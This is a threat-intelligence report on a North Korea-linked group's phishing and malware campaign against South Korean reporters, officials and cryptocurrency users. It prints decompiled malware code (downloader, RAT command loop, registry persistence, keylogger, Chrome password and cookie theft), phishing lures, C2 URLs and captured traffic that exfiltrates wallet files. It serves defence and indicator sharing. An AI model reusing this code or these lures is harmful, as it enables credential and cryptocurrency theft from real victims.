The Double Life of SectorA05 Nesting in Agora (Operation Kitty Phishing)

threatrecon.nshc.net/2019/01/30/operation-kitty-phishing

By Taylor Kim and Simon Choi

January 30, 2019

Overview


In early January 2019, an email containing malware was distributed to 77 reporters covering topics related to the Unification Ministry of South Korea. We analysed these malware and identified them as malware used by SectorA05, and we confirm that they have been using a specific C2 server with a Korean domain name using Japanese IP address for at least 27 months continuously.

In addition to these phishing attacks containing malware, phishing attacks were also used to steal email account information. These attacks mainly targeted South Korean government personnel such as employees from the central government, unification ministry, diplomacy, and defense. Recently, they have also expanded their targets to include cryptocurrency exchanges and individual users.


Their main purpose is to capture government confidential information and achieve monetary gain through stealing cryptocurrencies such as Ethereum and Bitcoin. We decided to group these wave of attacks under what we call “Operation Kitty Phishing”. Their attacks have been ongoing on a daily basis, and what we have discovered so far only appears to be the tip of the iceberg.

January 2019 Unification Reporters Attack

On January 7th, 2019, an emailcontaining malware was distributed to 77 reporters who cover topics related to the Unification Ministry of South Korea using the email subject “RE: TF 참고자료”. A “TF 참고.zip” attachment had a password set and the password was sent along with the body of the email. The word “비번” in the body of the email is a slang word is used mainly by South Koreans, so these hackers are proficient in South Korean.



The zip attachment consists of two normal document files and a piece of executable malware disguised using a Hangul Word Processor (HWP) document icon with a lot of spaces in the filename so that the “.exe” extension is not visible to the user, thereby inducing file execution. When the malware is executed as an SFX (self-extracting archive) file type, it decompresses one normal Hangul Word Processor (HWP) document, “2.wsf” and “3.wsf”. What is unique about this is that it uses two different RATs. The first RAT is a DLL downloaded via “2.wsf” and the second RAT is the script-based “3.wsf” file. Even if one of them are detected, the other one gets used.



A. DLL-based RAT (downloaded by “2.wsf”)

The purpose of the “2.wsf” script is to download and run the BASE64 encoded “Freedom.dll” malware.

The malware spreads using a Google Drive URL in the “2.wsf” script. The URL of the C2 server is stored in Google Drive, and the C2 URL at the time of analysis was “hxxp://my-homework.890m[.]com/bbs/data/”.

```
while(true)
{
    xhr.open("GET","https://drive.google.com/uc?export=download&id=1MVR58_5S1XgDZ5arasQk9AnmihAb3KJ6",false);
    xhr.send();
    if(xhr.status==200)
    {
        serverurl=xhr.responseText;
        root2=serverurl+"/brave.ct";
        break
    }
    WScript.Sleep(1000*60)
}
```

“2.wsf” sends a progress log to the C2 server by the progress step so that the hacker can check the progress of each target user.

URL	Description
hxxp://my-homework.890m[.]com/bbs/data/board.php?v=a	Finished getting C2 URL
hxxp://my-homework.890m[.]com/bbs/data/board.php?v=b	The file name to be saved has been created
hxxp://my-homework.890m[.]com/bbs/data/board.php?v=c	The brave.ct file has been downloaded.
hxxp://my-homework.890m[.]com/bbs/data/board.php?v=e	Decoded and saved as Freedom.dll
hxxp://my-homework.890m[.]com/bbs/data/board.php?v=f	Executed the Freedom.dll file.

The file downloaded via “2.wsf” is “Freedom.dll”. This file uses Google Drive to get the address of the C2 server, but if it cannot connect to the C2 server or Google Drive, it uses “ago2[.]co[.]kr” as the C2 by default. This C2 server using a Korean Top Level Domain with a Japanese IP address is an important clue to track them.

```
strcat_s(&Dst, 0x104u, "\\AhnLab.ini");
if ( v1 == (void *)2 )
{
  Decode_String_sub_6FC71F80("ciq40eq0mt", (unsigned int)&C2_Domain_dword_6FC94CA0);// ago2.co.kr
  Decode_String_sub_6FC71F80("1ddu1fcvc1fkt", (unsigned int)byte_6FC94B98);// /bbs/data/dir
  Decode_String_sub_6FC71F80("1fcvc1hkng1pqvkeg1dncv1gpikpg86", (unsigned int)&unk_6FC94A90);// /data/file/notice/blat/engine64
  Decode_String_sub_6FC71F80("1ddu1fcvc1fkt1wrnqcf", (unsigned int)&unk_6FC94988);// /bbs/data/dir/upload
}
else if ( !strlen((const char *)&C2_Domain_dword_6FC94CA0) )
{
  v4 = URLDownloadToFileA_dword_6FC94368(
         0,
         "https://drive.google.com/uc?export=download&id=1xCePTgAdwNIAN7MWOH_80aN_TZgn8uFv",
         &Dst,
         0,
         0);
  Sleep(0x2710u);
  if ( v4 >= 0 )
  {
    v5 = fopen(&Dst, "r");
    v6 = v5;
    if ( v5 )
    {
      sub_6FC736F0((int)v5, "%s", &C2_Domain_dword_6FC94CA0);
      LOG_sub_6FC71000(v7, "Server Path: %s", &C2_Domain_dword_6FC94CA0);
      Decode_String_sub_6FC71F80("1ddu1fcvc1vor", (unsigned int)byte_6FC94B98);// /bbs/data/tmp
      Decode_String_sub_6FC71F80("1ddu1fcvc1vor1z86", (unsigned int)&unk_6FC94A90);// /bbs/data/tmp/x64
      Decode_String_sub_6FC71F80("1ddu1fcvc1vor1wr", (unsigned int)&unk_6FC94988);// /bbs/data/tmp/up
      fclose(v6);
    }
  }
}
```

This “Freedom.dll” file is designed to act as a downloader and has the following roles:

- Check whether OS is 32-bit or 64-bit. If it is a 64bit OS, download and decrypt 64-bit malware (ahnlab.cab) then execute it.
- It periodically sends infection information to the C2 server using the server relative path “/bbs/data/tmp/Ping.php?WORD=com_[MAC Address]&NOTE=[Windows Version]”
- If the hacker uploads additional malware for a specific user, download “Cobra_[MAC Address]” file from C2 and decrypt the “Cobra_[MAC Address]” file then run Cobra.dll.
- “/bbs/data/tmp/D.php?file=Cobra_[MAC Address]” is used to delete files from the C2 server.
- DLL injection to explorer.exe

The “Freedom.dll” file uses a XOR Table to download and decrypt additional encrypted malware hosted on the C2 server. The XOR Table values used is ” B20A82932F459278D44058ADBF3113FB56C1D749947D0FE00FE0ABC84BC8A02B” and this XOR Table has also been used in previous attacks of same hacker organization. More information about this XOR table is covered later in this post.

Depending on the target user, the hacker also selectively sends additional malware binaries under the file name “Cobra_[MAC Address]” which steals user information. This helps them ensure that their more valuable malware is kept only for victims they are interested in.

These additional malware binaries are covered later in this post.

B. Script-based RAT (“3.wsf”)

The “3.wsf” script is a script-based RAT. Unlike other malicious WSF (Windows Script File) scripts, it has its own RAT function and registers itself in the “RUN” registry with an “AhnLab V4” value to the persistent mechanism. AhnLab is a Korean local security vendor.

```
try
{
    var szRegPath=objShell.ExpandEnvironmentStrings("%APPDATA%")+"\\"+WScript.ScriptName;
    fs.CopyFile(WScript.ScriptFullName,szRegPath);
    objShell.RegWrite("HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\AhnLab V4",szRegPath,"REG_SZ")
}
```

“3.wsf” downloads the C2 server’s URL from Google Drive.

URL	Description
hxxp://my-homework.890m[.]com/gnu/ver	Version Check / Update
hxxp://my-homework.890m[.]com/gnu/board.php?m=MAC_ADDR&v=VERSION|TIMEOUT	Get C2 command

The kinds of commands that the attacker makes through the C2 server are as follows.

```
xhr.open("GET",serverurl+"/board.php?m="+MAC_ADDR+"&v="+VERSION+"|"+TIMEOUT,false);
xhr.send();
if(xhr.status==200) {
    var txt=Base64.decode(xhr.responseText);
    var cmd_arr=txt.split("|");
    if(cmd_arr.length>1) {
        if(cmd_arr[0]=="cmd") {
            exec_cmd(cmd_arr[1])
        }
        else {
            if(cmd_arr[0]=="download") {
                download(cmd_arr[1])
            }
            else {
                if(cmd_arr[0]=="upload") {
                    upload("upload",cmd_arr[1])
                }
            else {
                if(cmd_arr[0]=="update") {
                    update();
                    WScript.Quit()
                }
                else {
                    if(cmd_arr[0]=="interval") {
                        try
                        {
                            var min=parseInt(cmd_arr[1]);
                            TIMEOUT=min
                        }
```

[C2 command processing logic included in '3.wsf' RAT]

C2 Control Code	Description
cmd	Execute command
download	Download file from C2 server
upload	Upload file to C2 server
update	Update the "3.wsf" file
interval	Change execution cycle (Default value 3 minutes)

A look at their past

We analyzed the above malware and identified them as SectorA05. Below is a look at their activities and attack methods based on the information from their malware.

Phishing Method of SectorA05 (Initial attack stage)

SectorA05 uses two methods of phishing for gaining initial access. First, phishing attacks to steal passwords of victim e-mail accounts and second, phishing attacks with malware attached to steal information of victim PCs.

A. Phishing attacks that steal passwords of email accounts

They create a phishing site similar to one that the target user uses and sends it to the target. They often mislead the victim using a security-related problem, such as a password reset request, to entice the target user to enter a password.

B. Malware attachment attacks

Malware is delivered via a variety of email attachments – script files, vulnerabilities in HWP documents, and renamed "EXE" executables looking like ordinary documents. These files are usually delivered as compressed files.

(1) Using script files

"WSF" and "VBS" script files are compressed into a single archive, which induces the user to execute the script file in the compressed file. The scripts used in the actual attack are as follows.

- "정보보고.wsf" (Jan 2018)
  SHA256: 575606c03d3775cd8880c76a3ef7c014cfcab08411a01f07fc3fcb60166be50b
- "공지사항.png.vbs" (July 2018)
  SHA256: c87f4aeebd3f518ba30780cb9b8b55416dcdc5a38c3080d71d193428b0c1cc5a

(2) Vulnerabilities in HWP documents

Using vulnerabilities in the HWP software which is widely used in Korea, malware can be executed when the target user views this document which was attached to the email. The HWP file used in the actual attack is as follows.

"종전선언.hwp" (May 2018)
SHA256: 5f2ac8672e19310bd532c47d209272bd75075696dea6ffcc47d1d37f18aff141

(3) Executables looking like normal documents


The attacker inserts a lot of spaces in the filename to make the extension of the executable file such as ".exe" or ".scr" to be hidden from the user and misleads them into thinking the executable files are normal document files. The files used in the actual attack are as follows.

- “미디어 권력이동⑥-넷플렉스, 유튜브.hwp [many space] .exe” (Jan 2019)
  SHA256: c6c332ae1ccb580ac621d3cf667ce9c017be41f8ad04a94c0c0ea37c4789dd14
- “중국-연구자료.hwp [many space] .scr” (Jan 2019)
  SHA256: 84edc9b828de54d4bd00959fabf583a1392cb4c3eab3498c52818c96dc554b90

Use of Google Drive

SectorA05 used Google Drive as a way to supply malware. Malware binaries, C2 domain information necessary for normal malware operations, and malware configuration files were all uploaded to Google Drive with accounts they created. These binaries will be downloaded through a script executed by the victim during the initial infection, with additional configuration or customized malware downloaded as well afterward. Using Google Drive also allowed them to bypass network security devices which would typically ignore Google services as a white-listed domain.

Here is a screenshot of Google Drive used by them.



The Google Drive URLs identified as used by the organization are:

- hxxps://drive[.]google[.]com/uc?export=download&id=0B9_jdTGo3-sndXJESjlIMkloOFU
- hxxps://drive[.]google[.]com/uc?export=download&id=0B9_jdTGo3-snT3RTMHJMZEk2Szg
- hxxps://drive[.]google[.]com/uc?export=download&id=1MVR58_5SlXgDZ5arasQk9AnmihAb3KJ6
- hxxps://drive[.]google[.]com/uc?export=download&id=1ocUSxHf_0jUjVMMbAQzwTJb0blUG0bYh
- hxxps://drive[.]google[.]com/uc?export=download&id=1olByidca-8vkS-5jRKL9CirKPEP7waHm
- hxxps://drive[.]google[.]com/uc?export=download&id=1RC5_9WWrfMMZKfu11Oflac5y2d5vRH1c
- hxxps://drive[.]google[.]com/uc?export=download&id=1xCePTgAdwNIAN7MWOH_80aN_TZgn8uFv

Gmail Phishing attacks

SectorA05 conducted phishing attacks for each target user’s email service. They used phishing attacks on users who were using Korea’s leading e-mail services and Google’s Gmail service. Through these phishing attacks, they wanted to get the password of the target user account. Here’s a look at some examples of Gmail phishing attacks.

The following screenshot shows phishing emails disguised as being sent from Gmail’s security team. It is actually sent to a specific target user by a hacker in SectorA05. It requests the target user to protect their email account because there was some unusual activity which does not seem to have been performed by the target user – if the link is clicked, the target user is directed to the phishing login site where the target user’s password will be transferred to the attacker’s server if they enter their password and “protect” their account.

[Examples of Gmail phishing mail]

SectorA05 has been using phishing attacks for many years. The phishing email information they used are as follows.

A. Phishing Mail Sender Email Address

They created email addresses that confused victims by using security-related keywords such as protect, privacy, and security.

- acc[.]signnin[.]send@gmail[.]com
- countine[.]protector[.]mail@gmail[.]com
- n0[.]reaply[.]moster@gmail[.]com
- no[.]raply[.]letservice@gmail[.]com
- no[.]repiy[.]acc[.]notice@gmail[.]com
- noreaply[.]securiity@gmail[.]com
- noreply[.]centre[.]team@gmail[.]com
- privacy[.]protect[.]team@gmail[.]com
- protect[.]password[.]teams@gmail[.]com
- protect[.]privacy[.]accounnt@gmail[.]com
- protector[.]privacy[.]master@gmail[.]com

B. Phishing Mail Subject

Phishing email subject lines used were primarily focused on email security – sending emails in the subject related to topics such as email hijackings, login attempts, security status, recovery emails, and password resetting, to convince victims to verify account information.

- “[경고] 구글은 귀하의 비밀번호를 이용해 계정에 접근하려는 수상한 로그인 시도를 차단했습니다.”
- “[경고] 누군가가 내 계정에 접근하려는 로그인 시도를 차단했습니다. 즉시 보호상태를 확인하세요.”
- “[경고] 누군가가 내 비밀번호를 이용해 계정에 접근하려는 시도가 있었습니다”
- “[중요] 누군가가 내 계정에 접근하려는 시도를 차단했습니다.”
- “[중요] 즉시 보안상태를 확인하세요.”
- “누군가가 내 이메일 주소를 복구 이메일로 추가했습니다”
- “비밀번호 재설정 요청이 접수되었습니다.”
- “연결된 Google 계정 관련 보안 경고”

The next part is translated into English.

- “[WARNING] Google has blocked suspicious sign-in attempts to access your account using your password.”
- “[WARNING] Someone has blocked sign-in attempts to access your account. Please check the protection immediately.”
- “[WARNING] Someone tried to access your account using my password”
- “[IMPORTANT] Someone has blocked an attempt to access your account.”
- “[IMPORTANT] Check your security status immediately.”
- “Someone added my email address as a recovery email”
- “Your password reset request has been received.”
- “Security warnings associated with linked Google Accounts”

C. Phishing Server Domain Address

The sub-domain name of the phishing page was also made to try to confuse the target user by using names similar to the target user’s email provider, such as using “qooqle” instead of “google”.

- hxxp://acount-qooqle[.]pe[.]hu
- hxxp://myacccounts-goggle[.]hol[.]es
- hxxp://myaccounnts-goggle[.] esy[.]es
- hxxp://qqoqle-centering[.]esy.es

Domains used as phishing servers were used not only for phishing but also for servers that distributed malware and servers that collected information from the victims.

countine[.]protector[.]mail@gmail[.]com

In January 2019, the malware distributed to the reporters downloaded files which obtained C2 information from Google Drive. The hacker’s Google Drive account is “countine[.]protector[.]mail@gmail[.]com”. This email account was also used for Gmail phishing attacks in September 2017 which asked for a password reset. This is an example of one of the Gmail accounts they create and use for both phishing and hosting Google Drive malware content.


Building a nest in “Agora”

“Agora” was an open meeting place in ancient Greek cities. In one of South Korea’s famous portal sites, the name “Agora” was used as an online space for articles and public discussion. A similar site called “Agora 2.0” was created to mimic this but had been neglected for a long time. The site has a domain called “ago2[.]co[.]kr” and has a Japanese IP address.

[Description of the site ‘Agora 2.0’]

SectorA05 hacked the “ago2[.]co[.]kr” server and used it as a C2 server. In January 2019, malware distributed to the reporters used “ago2[.]co[.]kr” as one of the C2 servers. As we continued investigating, we found that the server has been used as a malicious C2 server for at least 27 months. For example, the malware hash “2a25d42130837560fcff1e1e19264f05784bf9e9db6464afb15d7e26f7f4a433” used “ago2[.]co[.]kr” as a C2 server in “Operation Kitty Phishing” in November 4th, 2016.

Thus, they have built an illegitimate nest at “ago2[.]co[.]kr” and have used it as C2 for more than 27 months since at least 2016. In 2017 and 2018, malware from SectorA05 was still using that domain as a C2 server.



The Constant XOR Table

SectorA05 uploads encrypted malware to their C2 server, and the existing malware decrypts it with a XOR Table and then executes it. As we tracked usage of this XOR Table, we confirmed that malware using the same XOR table was used for the attack in June 2017. There are two kinds of XOR tables used as follows.

[January 7, 2019 XOR Decode function used in malware against reporters]

"Case A" refers to the group of malware samples used to attack the reporters, and this XOR Table was already in use in 2017.

```
mov     [ebp+var_24], 93820AB2h
cdq
add     esp, 10h
and     edx, 3
mov     [ebp+var_20], 7892452Fh
add     edx, eax
mov     [ebp+var_1C], 0AD5840D4h
sar     edx, 2
xor     ecx, ecx
mov     [ebp+var_18], 0FB1331BFh
mov     [ebp+var_14], 49D7C156h
mov     [ebp+var_10], 0E00F7D94h
mov     [ebp+var_C], 0C8ABE00Fh
mov     [ebp+var_8], 2BA0C84Bh
test    edx, edx
jle     short loc_6FC723CC
nop     word ptr [eax+eax+00h]

                        ; CODE XREF: File_Decrypt
mov     eax, ecx
and     eax, 7
mov     eax, [ebp+eax*4+var_24]
test    ecx, ecx
jz      short loc_6FC723C1
xor     eax, [ebx+ecx*4-4]

                        ; CODE XREF: File_Decrypt
xor     eax, [ebx+ecx*4]
mov     [edi+ecx*4], eax
inc     ecx
cmp     ecx, edx
```

Case	HASH (SHA256)	Timestamp (UTC+9)	XOR Table
	f070768ba2d0091b66e2a15726e77165f64ec976e9930425009da79c7aa081ac	2017-06-02 10:09:19	051BC852ED4D1E4BD44030D6BF3187D056C1BE63947D08B00FE0F2E84BC8AB
A	7603be6e20fdf1338f5de8660b866a7dcb87f1468d139930d9afcba7f3acabb4	2018-12-26 01:40:20	
	8573d9008cca956a8f8b9a46ed7880b471435327e8e0ea42b2e143b410a99d7b	2017-07-15 11:23:06	B20A82932F459278D44058ADBF3113FB56C1D749947D0FE00FE0ABC84BC8A0
A	fce7a02f4ca7bdab7fdb8168a2478e5897f6f31e3b53d36378033f6ba72ddc29	2018-12-10 06:55:36	
A	48ba9d01f1fba5421e8bfbdd384a3849916bbd3e7930557f7d8f92f27cceb5fe	2018-12-10 06:55:27	
A	12ee511259f7f03e8472efa8baf3e250b64f8da65fe71212cedfdac887f503f4	2019-01-07 16:28:29	
A	55e69e1337af0d93b5a3742d999bf805177c404e7e60e48f303509592ecd0e29	2019-01-07 16:41:09	

Here, Kitty, Kitty!

After initial infection, SectorA05 performs reconnaissance first, such as taking the entire file list of the target user. If the target user has important information related to the Korean government or information related to cryptocurrency, they send additional malware and continuously monitor and collect information.

Additional malware we collected includes screen capture, keylogger, and Chrome Browser Password Stealer.

A. Screen Capture Module

This module periodically captures the victim screen, compresses it, and then sends it to a specific folder on the C2 server. An example of the file name to be transmitted is "[MAC Address]_imgscr_20190124_235450161".

(SHA256 : 98e1cc1b96b420ece848a2b43a0c1ae0b5f9356a11227fca181ada95435d2c63)

```
hWnd = GetDesktopWindow();
hdcSrc = GetDC(hWnd);
v3 = GetSystemMetrics(0);
cy = GetSystemMetrics(1);
v5 = 0i64;
*v1 = 0;
v16 = 1;
v17 = 0i64;
v18 = 0;
v19 = 0;
GdiplusStartup(&v14, &v16, 0i64);
v6 = CreateCompatibleDC(hdcSrc);
v7 = CreateCompatibleBitmap(hdcSrc, v3, cy);
SelectObject(v6, v7);
BitBlt(v6, 0, 0, v3, cy, hdcSrc, 0, 0, 0xCC0020u);
v8 = GetCurrentObject(hdcSrc, 5u);
v10 = GdipAlloc(24i64);
Size = v10;
if ( v10 )
{
  *(_QWORD *)v10 = &Gdiplus::Image::`vftable';
  *(_QWORD *)v10 = &Gdiplus::Bitmap::`vftable';
  v28 = 0i64;
  *(_DWORD *)(v10 + 16) = GdipCreateBitmapFromHBITMAP(v7, v8, &v28);
  *(_QWORD *)(v10 + 8) = v28;
}
```

[Code to capture screen]


B. Keylogger Module

This module periodically sends user's keystrokes together with the window name of the program keystrokes were entered into to the hacker.

(SHA256 : 71841a1b5ee1b383a9282bf513723b7f1713a0e1ee501db38d64c2db9ba08ec4)

```
v5 = GetForegroundWindow();
hWnd = v5;
if ( v5 && v5 != (HWND)dword_1002D608 )
{
  memset(&v14, 0, 0x208u);
  memset(&String, 0, 0x104u);
  v10 = _time64(0);
  v6 = unknown_libname_24(&v10);
  GetWindowTextA(hWnd, &String, 259);
  vsprintf_sub_10001E20((int)&v14, 260, (int)"\r\n--- [%02d/%02d/%02d <%s>] ---\r\n", *(_DWORD *)(v6 + 8));
  sub_10008610((int)v4, (int)&v14);
  dword_1002D608 = (int)hWnd;
}
memset(&KeyState, 0, 0x100u);
switch ( v1 )
{
  case '\b':
    sub_10008610((int)v4, (int)"%s", "[<-]");
    break;
  case '\r':
    sub_10008610((int)v4, (int)"%s", "\n");
    break;
  case ' ':
    sub_10008610((int)v4, (int)"%s", " ");
    break;
  case '\t':
    sub_10008610((int)v4, (int)"%s", "[TAB]");
    break;
  case '\x1B':
    sub_10008610((int)v4, (int)"%s", "[ESC]");
    break;
  case '#':
    sub_10008610((int)v4, (int)"%s", "[END]");
    break;
  case '$':
    sub_10008610((int)v4, (int)"%s", "[HOME]");
    break;
  case '\x11':
    sub_10008610((int)v4, (int)"%s", "[CTRL]");
    break;
  case '.':
    sub_10008610((int)v4, (int)"%s", "[DEL]");
    break;
  case 'n':
    sub_10008610((int)v4, (int)"%s", ".");
    break;
  default:
    GetKeyboardState(&KeyState);
    if ( ToAscii(v1, 0, &KeyState, &Char, 0) == 1 && (char)Char > 26 )
      sub_10008610((int)v4, (int)"%c", (char)Char);
    break;
```

[Code to store the victim's keyboard input value]



[Keylogging information sent to the C2 server]

C. Chrome Browser Password Stealer Module

This module steals information from the Chrome Browser and sees the value of the cookie and login data file in the "\AppData\Local\Google\Chrome\User Data\Default\".

(SHA256 : 08ac5048e86d368eea55d55781659dc54070debc9d117ed0a5ca8edd499fe1f8)

```
sub_100027C0(
  (int)&WideCharStr,
  260,
  (const char *)L"%s\\..\\Local\\Google\\Chrome\\User Data\\Default\\Cookies",
  &pszPath);
v0 = wcslen(&WideCharStr) + 1;
if ( v0 <= 0x3FFFFFFF && (v1 = alloca(2 * v0), &v18) )
{
  LOBYTE(v18) = 0;
  v2 = WideCharToMultiByte(3u, 0, &WideCharStr, -1, (LPSTR)&v18, 2 * v0, 0, 0) != 0 ? (unsigned int)&v18 : 0;
}
else
{
  v2 = 0;
}
Log_nullsub_1("%s", v2);
GetTempPathW(0x104u, &Buffer);
GetTempFileNameW(&Buffer, &PrefixString, 0, &TempFileName);
CopyFileW(&WideCharStr, &TempFileName, 0);
wsprintfW(&v25, L"%scobra_cookie", &Buffer);
```

[Code to steal cookies from Chrome Browser]

In some cases, by identifying the user name of the victim PC during the initial infection, the additional malware sent is compiled on a per victim basis. For example, the malware might make use of a fixed username and only steal information related to that specific user.

```
*(_OWORD *)NewFileName = *(_OWORD *)L"C:\\ProgramData\\passdb";
v18 = *(_DWORD *)L"b";
qmemcpy(&v17, "amData\\passd", 12);
memset(&v19, 0, 0x1DCu);
CopyFileW(L"C:\\Users\\CEO\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data", NewFileName, 0);
v10 = 0;
v11 = 7;
v6 = 0;
sub_10002660(&v6, NewFileName, wcslen(NewFileName));
sub_10087A70(&v12, *(void **)&v6, v7, v8, v9, v10, v11);
qmemcpy(&v15, L"SELECT action_url, username_value, password_value FROM logins", 0x7Cu);
```

[Code to steal the login data of CEO user's Chrome Browser]

Stealing Coins – a personal purpose or a nation state goal?

As we watched SectorA05's theft activity, we realized that they divided their targets into two classes. The purpose of targeting the first target class was to steal information from South Korean government officials and the purpose of targeting the second target class was to steal cryptocurrency. SectorA05 is an organization that traditionally seeks to seize confidential information from South Korea and neighboring countries. In recent years, however, we found that they are spending a lot of time trying to steal cryptocurrency as well.

We wonder whether SectorA05 is expanding its official role from spying to also including stealing cryptocurrencies, or whether some of SectorA05 staff are deviating from their official interests.

In any case, they continued to actively steal cryptocurrency-related coins from both classes. Their goals are employees of cryptocurrency exchanges, normal users of cryptocurrency, and cryptocurrency-related developers.

They searched the victim's directory for the cryptocurrency wallet and private key as follows:

```
GET /Est/board.php?m=                                    HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
60.0.3112.101 Safari/537.36,gzip(gfe),gzip(gfe)
Host: safe-naver-mail.pe.hu
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: openresty
Date:
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.0.32

48
cmd|dir c:\\지갑비번
cmd|dir c:\\지갑비번\\지갑 개인키.txt
0
```

[Navigate the file path where the cryptocurrency wallet and private key are stored]

Then, in order to take the control of the cryptocurrency wallet and corresponding private keys stored in the file path, additional malware ("59203b2253e5a53a146c583ac1ab8dcf78f8b9410dee30d8275f1d228975940e") which compresses the files in the file path is distributed to the target users.

We see that they are responsible for monitoring and managing additional post-infection actions such as manually compiling and distributing additional malware to collect files.

[Malware that compresses files in a path with a wallet and a private key]

They also stole the Ethereum Keystore file issued by MyEtherWallet.

IDA View-A | Pseudocode-C

```
1 int Query()
2 {
3   sub_10002D50((int)"C:\\지갑비번", 0);
4   Sleep(0x3E8u);
5   return 0;
6 }
```

```
POST /Est/board.php HTTP/1.1
Content-Type: multipart/form-data; boundary=-------------44cdd22e90f
Content-Length:
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Tride
.NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPa
Host: safe-naver-mail.pe.hu
Connection: Keep-Alive
Cache-Control: no-cache

---------------44cdd22e90f
Content-Disposition: form-data; name="files"; filename="/Est/up/up_20190120_
Content-Type: application/octet-stream

PK␣¶ ┐ ◘ 5K1N`◘|■?┌ ■┌ H ◀ /
UTC--2019-          37.801Z--1                                    bdUT
